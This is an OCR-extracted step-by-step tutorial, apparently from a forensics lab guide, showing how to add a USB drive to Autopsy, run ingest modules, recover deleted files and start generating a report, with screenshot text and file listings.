
Additional Information

Optional: Set Case Number and Examiner

Case Number: 1

Examiner: kes

Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.



Add Data Source

Steps

1. **Enter Data Source Information**
2. Configure Ingest Modules
3. Add Data Source

Enter Data Source Information wizard (Step 1 of 3)

Select source type to add: Local Disk

Select a local disk:

Removable Disk (G:): 7.4 GB


Please select the input timezone: (GMT+5:30) Asia/Calcutta

□ Ignore orphan files in FAT file systems
(faster results, although some data will not be searched)

Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database.

\

Step 6: Click on Next Button.



Add Data Source

Steps

1. Enter Data Source Information
2. **Configure Ingest Modules**
3. Add Data Source


Configure Ingest Modules wizard (Step 2 of 3)

Configure the ingest modules you would like to run on this data source.

- ☑ Recent Activity
- ☑ Hash Lookup
- ☑ File Type Identification
- ☑ Embedded File Extractor
- ☑ Exif Parser
- ☑ Keyword Search
- ☑ Email Parser
- ☑ Extension Mismatch Detector
- ☑ E01 Verifier
- ☑ Android Analyzer
- ☑ Interesting Files Identifier
- ☑ PhotoRec Carver

☑ Process Unallocated Space

Step 7: Now click On Finish.



Add Data Source


Steps

1. Enter Data Source Information
2. Configure Ingest Modules
3. **Add Data Source**

Add Data Source wizard (Step 3 of 3)


Data source has been added to the local database. Files are being analyzed.

Step 8: Now Autopsy window will appear and it will analyzing the disk that we have selected.



Analyzing files from G:

Step 9: All files will appear in table tab select any file to see the data.




/img_G: 21 R

Name	Modified Time	Change Time	Access Time
$OrphanFiles	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
$Unalloc	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
cf tools	2016-04-29 16:05:00 IST	0000-00-00 00:00:00	2016-04-29 00:00:00
10978574_823985244341047_14373121162	2015-10-17 14:21:22 IST	0000-00-00 00:00:00	2016-04-30 00:00:00
1380841_10151721077074527_682801870_r	2013-09-29 08:43:14 IST	0000-00-00 00:00:00	2016-04-30 00:00:00
531451_106534492825230_1505305295_n.j	2014-01-17 12:50:16 IST	0000-00-00 00:00:00	2016-04-30 00:00:00


Analyzing files from G:

Step 10:Expand the tree from left side panel to view the document files.




Name	Location	Modified Time
_.out	/img_G:/_.out	2016-04-29 16:0
ACCESSDATA FTK IMAGER3-2-0.EXE.UPX_.Zz	/img_G:/cf tools/ACCESSDATA FTK IMAGER3-2-0.EXE.UPX_.ZZZ	2015-01-30 02:0
PRODISCOVERRELEASE7003BASIC.EXE.UPX_	/img_G:/cf tools/PRODISCOVERRELEASE7003BASIC.EXE.UPX_.ZZZ	2011-09-05 22:4
article-0-147A49E1000005DC-154_634x347.j	/img_G:/article-0-147A49E1000005DC-154_634x347.jpg	2014-10-24 21:2
A-young-boy-proposed-to-a-girl-but-sadly-she	/img_G:/A-young-boy-proposed-to-a-girl-but-sadly-she-rejected-him....	2013-04-21 10:1
_gf.jpg	/img_G:/_gf.jpg	2014-10-30 17:4

Step 11: To recover the file, go to view node-> Deleted Files node , here select any file and right click on it than select Extract Files option.



Name	Location
_.out	/img_G:/_.out
ACCESSDATA FTK IMAGER3-2-0.EXE.UPX_.Zz	/img_G:/cf tools/ACCESSDATA FTK IMAGER3-2-0.EXE.
PRODISCOVERRELEASE7003BASIC.EXE.UPX_	/img_G:/cf tools/PRODISCOVERRELEASE7003BASIC.E
article-0-147A49E1000005DC-154_634x347.j	/img_G:/article-0-147A49E1000005DC-154_634x347.j
A-young-boy-proposed-to-a-girl-but-sad	ly-she
_gf.jpg	


Step 12: By default Export folder is choose to save the recovered file.



File name: kes.jpg


Files of type: All Files

Sep 13 : Now Click on Ok.





File(s) extracted.

Step 14: Now go to the Export Folder to view Recover file.



Step 15: Click on Generate Report from autopsy window and Select the Excel format and click on next.





Generate Report

Select and Configure Report Modules

